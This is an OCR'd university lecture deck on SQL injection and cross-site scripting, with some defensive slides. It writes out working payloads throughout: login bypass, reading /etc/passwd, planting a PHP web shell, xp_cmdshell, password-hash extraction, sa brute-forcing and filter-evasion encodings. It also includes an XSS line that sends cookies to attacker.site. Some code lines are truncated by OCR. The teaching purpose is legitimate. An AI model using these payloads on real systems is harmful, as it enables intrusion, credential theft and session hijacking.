IS 2620

SQL Injection Cross-Site Scripting

Attacks & Defenses


Lecture 8
Feb 26, 2013

Goals

- Overview
  - SQL Injection Attacks
  - Cross-Site Scripting Attacks
  - Some defenses

Web Applications

- Three-tier applications



Presentation Tier
Logic Tier
Storage
GET http://www.victim.com
LOAD, COMPILE and EXECUTE index.asp
Scripting Engine
Scripts
Execute SQL
RDBMS
Return data
Render HTML
Send HTML
web browser / rendering engine
programming language: C#, ASP, .NET, PHP, JSP, etc
database: MSSQL, MySQL, Oracle etc

Make queries and updates against the database

Scalability issue

Web Applications

- N-tier Architecture


Presentation Tier
GET http://www.victim.com
Render HTML
web browser / rendering engine
Logic Tier
LOAD, COMPILE and EXECUTE index.asp
Scripting Engine
Scripts
Send HTML
programming language: C#, ASP, .NET, PHP, JSP, etc
Application Tier
Interact with the data store and impose application and business logic
Serve data to Web server
CFC, EJB, SOAP, RMI web service etc
Storage
Execute SQL
RDBMS
Return data
database: MSSQL, MySQL, Oracle etc

SQL Injection – how it happens

- In Web application
  - values received from a Web form, cookie, input parameter, etc., are not typically validated before passing them to SQL queries to a database server.
    - Dynamically built SQL statements
  - an attacker can control the input that is sent to an SQL query and manipulate that input
  - the attacker may be able to execute the code on the back-end database.

HTTP Methods: Get and Post

- POST
  - Sends information pieces to the Web Server
  - Fill the web form & submit

```
<form action="process.php" method="post">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_POST['quantity'];
$item = $_POST['item'];
```

HTTP Methods: Get and Post

- GET method
  - Requests the server whatever is in the URL

```
<form action="process.php" method="post">
<select name="item">
...
<input name="quantity" type="text" />
```

```
$quantity = $_GET['quantity'];
$item = $_GET['item'];
```

```
At the end of the URL:

"?item=##&quantity=##"
```

SQL Injection

- http://www.victim.com/products.php?val=100
  - To view products less than $100
  - val is used to pass the value you want to check for
  - PHP Scripts create a SQL statement based on this

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' ".
  "ORDER BY ProductDescription";
// execute the query against the database
$result = mysql_query($query);
// iterate through the record set
// CODE to Display the result
```

```
SELECT *
FROM Products
WHERE Price <'100.00'
ORDER BY ProductDescription;
```

SQL Injection

- http://www.victim.com/products.php?val=100’ OR ‘1’=‘1

```
SELECT *
FROM Products
WHERE Price <‘100.00 OR ‘1’=‘1’
ORDER BY ProductDescription;
```

The WHERE condition is always true
So returns all the product !

SQL Injection

- CMS Application (Content Mgmt System)
- http://www.victim.com/cms/login.php?username=foo&password=bar

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers
       WHERE user = '$_GET["user"]' ".
                         "AND password = '$_GET["password"]'";
// execute t
$result = my

$rowcount = 
// if a row                                                              so
// forward t
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

SQL Injection

- CMS Application (content Mgmt System)

http://www.victim.com/cms/login.php?username=foo&password=bar

```
Remaining code
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```

http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar' OR '1'='1';
```

Dynamic String Building

- PHP code for dynamic SQL string

```
// a dynamically built sql string statement in PHP
$query = “SELECT * FROM table WHERE field = ‘$_GET[“input”]’”;
```

- Key issue – no validation
- An attacker can include SQL statement as part of the input !!
- `anything following a quote is a code that it needs to run and anything encapsulated by a quote is data`

Incorrect Handling of Escape Characters

- Be careful with escape characters
  - like single-quote (string delimiter)
  - E.g. the blank space ( ), double pipe (||), comma (,), period (.), (*/), and double-quote characters (“) have special meanings --- in Oracle

```
-- The pipe [||] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://victim.com/id=1||utl_inaddr.get_host_address(local)
```

```
-- An asterisk followed by a forward slash can be used to terminate a
-- comment and/or optimizer hint in Oracle
http://victim.com/hint = */ from dual—
```

Incorrect Handling of Types

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
 if ($row <= $rowcount){
  print $db_field[$row]. "<BR>";
```

Numeric

INPUT:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

INPUT: to write a Web shell to the Web root to install a remotely accessible interactive Web shell:

```
1 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE
"/var/www/html/victim.com/cmd.php" –
```

Incorrect Query Assembly

```
// build dynamic SQL statement
$SQL = “SELECT”. $_GET[“column1”]. “,”. $_GET[“column2”]. “,”.
   $_GET[“column3”]. “ FROM ”. $_GET[“table”];
// execute sql statement
$result = mysql_query($SQL);
// check to see how many rows were returned from t
$rowcount = mysql_num_rows($result);
// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {if ($row <=
   $rowcount){print $db_field[$row]. “<BR>”;
```

- Dynamic tables
- Generically for specifying 3 columns from a specified table

```
+-------------+------------------------------------------+------------+
| user        | password                                 | Super_priv |
+-------------+------------------------------------------+------------+
| root        | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |     Y      |
| sqlinjection | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |     N      |
| 0wned       | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 |     N      |
+-------------+------------------------------------------+------------+
```

Stacked Queries

- Some databases allow SQ
  - Multiple queries executed in a single connection to the database

```
INPUT:
http://www.victim.com/products.asp=id=1;exec+master..xp_cmdshell+‘dir’
```

  - MS SQL: allows it if accessed by PHP, ASP, .NET
    - Not all DBMSs allow this
  - You can find the database used through error messages

UNION Statements

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION  [ALL]
SELECT column-1,column-2,…,column-N FROM table-2
```

- Exploit:
  - First part is original query
  - Inject UNION and the second part
    - Can read any table
- Fails or Error if the following not met
  - The queries must return same # columns
  - Data types of the two SELECT should be same (compatible)
- Challenge is finding the # columns

UNION Statements

- Two ways: NULL & ORDER BY (which one?)

```
http://www.victim.com/products.asp?id=12+union+select+null--
http://www.victim.com/products.asp?id=12+union+select+null,null--
http://www.victim.com/products.asp?id=12+union+select+null,null,null--
ORACLE
http://www.victim.com/products.asp?id=12+union+select+null+from+dual--
```

```
http://www.victim.com/products.asp?id=12+order+by+1
http://www.victim.com/products.asp?id=12+order+by+2
http://www.victim.com/products.asp?id=12+order+by+3 etc.
```

You can use Binary Search

- How to match ?

```
http://www.victim.com/products.asp?id=12+union+select+‘test’,NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,‘test’,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,‘test’
```

Using Conditional Statements

- Time-based: To find out if it is a *sa* account

```
IF (system_user = 'sa') WAITFOR DELAY '0:0:5' --

which translates into the following URL:

http://www.victim.com/products.asp?id=12;if+(system_user='sa')
+WAITFOR+DELAY+'0:0:5'--
```

Database Server	Query
Microsoft SQL Server	IF ('a'='a') SELECT 1 ELSE SELECT 2
MySQL	SELECT IF('a', 1, 2)
Oracle	SELECT CASE WHEN 'a' = 'a' THEN 1 ELSE 2 END FROM DUAL
	SELECT decode(substr(user,1,1),'A',1,2) FROM DUAL
PostgreSQL	SELECT CASE WHEN (1=1) THEN 'a' else 'b' END

Using Conditional Statements

- Error-based & Content Based

```
http://www.victim.com/products.asp?id=12/is_srvrolemember('sysadmin')
```

is_srvrolemember() is an SQL Server T-SQL function that returns the following values:

- 1 if the user is part of the specified group.
- 0 if it is not part of the group.
- NULL if the specified group does not exist.

```
http://www.victim.com/products.asp?id=12%2B(case+when+(
system_user+=+'sa')+then+1+else+0+end)n')
```

Will add: id = 12 + (case when (system_user = 'sa') then 1 else 0 end)

Will result in:

```
http://www.victim.com/products.asp?id=12 OR
http://www.victim.com/products.asp?id=13
```

Playing with Strings

```
http://www.victim.com/search.asp?brand=acme

Results in: SELECT * FROM products WHERE brand = ‘acme’
```

Playing with Strings (%2B is for + sign) – does the same

```
http://www.victim.com/search.asp?brand=acm‘%2B’e
http://www.victim.com/search.asp?brand=ac‘%2B’m‘%2B’e
http://www.victim.com/search.asp?brand=ac‘%2Bchar(109)%2B’e
```

```
http://www.victim.com/search.asp?brand=ac‘%2Bchar(108%2B(case+when+
(system_user+=+‘sa’)+then+1+else+0+end)%2B’e

Which results in:
SELECT * FROM products WHERE brand = ‘ac’+char(108+(case when+
(system_user=‘sa’) then 1 else 0 end) + ‘e’
```

Extracting Table names

```
Add: select name from master..sysdatabases

http://www.victim.com/products.asp?id=12+union+
select+null,name,null,null+from+master..sysdatabases
```

- To know the name of the database used by the app
  - SELECT DB_NAME()
- You can select a specific table to focus on
  - E.g., retrieve login, password etc.

INSERTing User data

```
http://www.victim.com/updateprofile.asp?firstname=john&lastname=smith

Would result in:
INSERT INTO table (firstname, lastname) VALUES (‘john’, ‘smith’)
```

```
INJECT for firstname:
john’,(SELECT TOP 1 name + ‘ | ’ +
master.sys.fn_varbintohexstr(password_hash) from sys.sql_logins))—
Resulting Query:

INSERT INTO table (firstname, lastname) VALUES (‘john’,(SELECT TOP 1
name + ‘ | ’ + master.sys.fn_varbintohexstr(password_hash) from
sys.sql_logins))--‘,‘smith’)
```

INSERTing User data

- Performing the following :
  - Insert some random value for the first column (“john”) and close the string with a single quote.
  - For the second column to insert, inject a subquery that concatenates in one string the name and hash of the first user of the database (*fn_varbintohexstr()* is used to convert the binary hash into a hexadecimal format)
  - Close all needed parentheses and comment out the rest, so that the “lastname” field (“smith” in this case) & any other spurious SQL code will not get in the way
- Result:
  - sa | 0x01004086ceb6370f972f9c9135fb8959e8a78b3f3a3df37efdf3

Escalating Privileges

- MS SQL server
  - OPENROWSET command:
    - performs a one-time connection to a remote OLE DB data source (e.g. another SQL Server)
    - A DBA can use it to retrieve data that resides on a remote database, as an alternative to permanently "linking" the two databases

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
Address=10.0.2.2;uid=foo; pwd=password', 'SELECT column1 FROM tableA')
```

- foo –username of database at 10.0.2.2

Escalating Privileges

- Important pieces
  - For the connection to be successful, *OPENROWSET* must provide credentials that are valid on the database on which the connection is performed.
  - *OPENROWSET* can be used not only to connect to a remote database, but also to perform a local connection, in which case the query is performed with the privileges of the user specified in the *OPENROWSET* call.
  - On SQL Server 2000, *OPENROWSET* can be called by all users. On SQL Server 2005 and 2008, it is disabled by default (but occasionally re-enabled by the DBA. So always worth a try).
  - So when available –brute-force the sa password

```
SELECT * FROM OPENROWSET('SQLOLEDB',
'Network=DBMSSOCN;Address=;uid=sa;pwd=foo', 'select 1')
```

Returns 1 if successful OR "Login failed for user 'sa'

Escalating Privileges

- Once the password is found you can add user

```
SELECT * FROM OPENROWSET(‘SQLOLEDB’,
‘Network=DBMSSOCN;Address=;uid=sa;pwd=passw0rd’, ‘SELECT 1; EXEC
master.dbo.sp_addsrvrolemember ‘‘appdbuser’’,‘‘sysadmin’’’)
```

  - Tools available:
    - SqlMap, BSAL, Bobcat, Burp Intruder, sqlninja
    - Automagic SQL Injector
    - SQLiX, SQLGET, Absinthe

Defenses
Parameterization

- Key reason – SQL as String !! (dynamic SQL)
- Use APIs – and include parameters
- Example – Java + JDBC

```
Connection con = DriverManager.getConnection(connectionString);

String sql = “SELECT * FROM users WHERE username=? AND
password=?”;

PreparedStatement lookupUser = con.prepareStatement(sql);

// Add parameters to SQL query

lookupUser.setString(1, username); // add String to position 1
lookupUser.setString(2, password); // add String to position 2

rs = lookupUser.executeQuery();
```

Defenses
Parameterization

- PHP example with MySQL

```
$con = new mysqli("localhost", "username", "password", "db");
$sql = "SELECT * FROM users WHERE username=? AND password=?";
$cmd = $con->prepare($sql);

// Add parameters to SQL query
// bind parameters as strings

$cmd->bind_param("ss", $username, $password);
$cmd->execute();
```

Defenses Parameterization

- PL/SQL

```
DECLARE
      username varchar2(32);
      password varchar2(32);
      result integer;

BEGIN
      Execute immediate ‘SELECT count(*) FROM users where
        username=:1 and password=:2’ into result using username,
        password;

END;
```

Defenses
Validating Input

- Validate compliance to defined types
  - Whitelisting: Accept those known to be good
  - Blacklisting: Identify bad inputs
    - Data type/size/range/content
  - Regular expression ^d{5}(-\d{4})?$ [for zipcode]
  - Try to filter blacklisted characters (can be evaded)

Defenses
Encoding & Canonicalization

- Ensure that SQL queries containing user-controllable input are encoded correctly to prevent single quote or other characters from altering query
- If using LIKE – make sure LIKE wildcards are properly encoded
- Validation filters should be performed after input is in canonical form
- Multiple representation of single characters need to be taken into account
- Where possible use whitelist input validation and reject non canonical forms of input

Evading Filters

- Web apps use to filter out input (or modify)
  - SQL keywords (e.g., SELECT, AND, INSERT, and so on).
    - Case variation
  - Specific individual characters (e.g., !, -).
  - Whitespace.

```
if (stristr($value,‘FROM ’) ||stristr($value,‘UPDATE ’) ||
stristr($value,‘WHERE ’)  || stristr($value,‘ALTER ’) ||
stristr($value,‘SELECT ’) || stristr($value,‘SHUTDOWN ’) ||
stristr($value,‘CREATE ’) || stristr($value,‘DROP ’) ||
stristr($value,‘DELETE FROM ’) || stristr($value,‘script’) ||
stristr($value,‘<>’) || stristr($value,‘=’) ||
stristr($value,‘SET ’))
  die(‘Please provide a permitted value for ’.$key);
```

There is a SPACE after each keyword

Evading Filters

- To bypass it

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/tblUsers/*
*/WHERE/**/username/**/LIKE/**/'admin'--
```

  - Instead of "=" use LIKE
  - Similar approach can be use to bypass whitespace
  - Inline comments allow complex SQL injection

```
In MySQL:you can bypass keywords if no SPACE in filter
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/
tblUsers/**/WHE/**/RE/**/username/**/LIKE/**/'admin'--
```

URL Encoding

- Replace characters with ASCII code

Hex form with %:

“!” Is “%27”

If whitespace &/* (comment) are filtered

Double-URL-encoding

```
'%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/FROM%2f%2a*
/tblUsers%2f%2a*/WHERE%2f%2a*/username%2f%2a*/LIKE%2f%2a*/'admi
n'--
```

```
'%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%2
52a*/FROM%252f%252a*/tblUsers%252f%252a*/WHERE%252f%252a*/usern
ame%252f%252a*/LIKE%252f%252a*/'admin'--
```

1. **The attacker supplies the input *‘%252f%252a*/UNION …***
2. **The application URL decodes the input as *‘%2f%2a*/ UNION…***
3. **The application validates that the input does not contain /* (which it doesn’t).**
4. **The application URL decodes the input as *‘/**/ UNION…***
5. **The application processes the input within an SQL query, and the attack is successful.**

Dynamic Query Execution

- If filters are in place to filter SQL query string

```
In MS SQL:
EXEC('SELECT password FROM tblUsers')
```

- If filters are in place to block keywords

```
In MS SQL:
Oracle:  'SEL'||'ECT'
MS-SQL:  'SEL'+'ECT'
MySQL:  'SEL' 'ECT'          IN HTTP request URL-encode

You can also construct individual character with char
CHAR(83)+CHAR(69)+CHAR(76)+CHAR(69)+CHAR(67)+CHAR(84)
```

Using NULL bytes

- If intrusion detection or WA firewalls are used – written in native code like C, C++
  - One can use NULL byte attack

```
%00' UNION SELECT password FROM tblUsers WHERE
     username='admin'--
```

$\uparrow$

URL Encoding for NULL

NULL byte can terminate strings and hence the remaining may Not be filtered

May work in Managed Code Context

Nesting Stripped Expressions

- Some filters strip Characters or Expressions from input
  - Remaining are allowed to work in normal way
  - If filter does not apply recursively – nesting can be used to defeat it

  - If SELECT is being filtered input
  - Then use SELECTSELECT

Truncation

- Filters may truncate; Assume
  - Doubles up quotation marks, replacing each instance of a single quote (‘) with two single quotes (”).
  - 2 Truncates each item to 16 characters

```
SELECT uid FROM tblUsers WHERE username = ‘jlo’ AND password =
‘r1Mj06’

attack vector: admin‘– (for uname; nothing for password) Result:
SELECT uid FROM tblUsers WHERE username = ‘admin’’--’ AND
password = ’’                         Attack fails

TRY: aaaaaaaaaaaaaaa’   & or 1=1--
SELECT uid FROM tblUsers WHERE username = ‘aaaaaaaaaaaaaaa’’ AND
password = ’or 1=1--’
```

Username checked: `aaaaaaaaaaaaaaa’ AND password =`

Sources for other defenses

- Other approaches available – OWA Security Project (www.owasp.org)

Cross-Site Scripting

Cross Site Scripting

- XSS : Cross-Site Scripting
  - Quite common vulnerability in Web applications
  - Allows attackers to insert Malicious Code
    - To bypass access
    - To launch “phishing” attacks

  - Cross-Site” -foreign script sent via server to client
    - Malicious script is executed in Client’s Web Browser


Cross Site Scripting

- Scripting: Web Browsers can execute commands
  - Embedded in HTML page
  - Supports different languages (JavaScript, VBScript, ActiveX, etc.)

- Attack may involve
  - Stealing Access Credentials, Denial-of-Service, Modifying Web pages, etc.
  - Executing some command at the client machine


Overview of the Attack

```
<HTML>
<Title>Welcome!</Title>
    Hi Mark Anthony<BR> Welcome To Our Page
...
</HTML>
```



```
GET /welcomePage.cgi?name=Mark%20Anthony HTTP/1.0
Host: www.TargetServer.com
```

Overview of the Attack



```
<HTML>
<Title>Welcome!</Title>
    Hi <script>alert(document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- Opens a browser window
- All cookie related to TargetServer displayed

```
GET
/welcomePage.cgi?name=<script>alert(document.cookie)</script>
HTTP/1.0
Host: www.TargetServer.com
```

Page has link:
http://www.TargetServer.com/welcome.cgi?name=<script>alert
(document.cookie)</script>

Overview of the Attack

- In a real attack – attacker wants all the cookie!!

Page has link:
http://www.TargetServer.com/welcomePage.cgi?name=<script>window.open("http://www.attacker.site/collect.cgi?cookie="%2Bdocument.cookie)</script>

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
<BR> Welcome To Our Page
...
</HTML>
```

- **Calls collect.cgi at attacker.site**
- **All cookie related to TargetServer are sent as input to the cookie variable**
- **Cookies compromised !!**
- **Attacker can impersonate the victim at the TargetServer !!**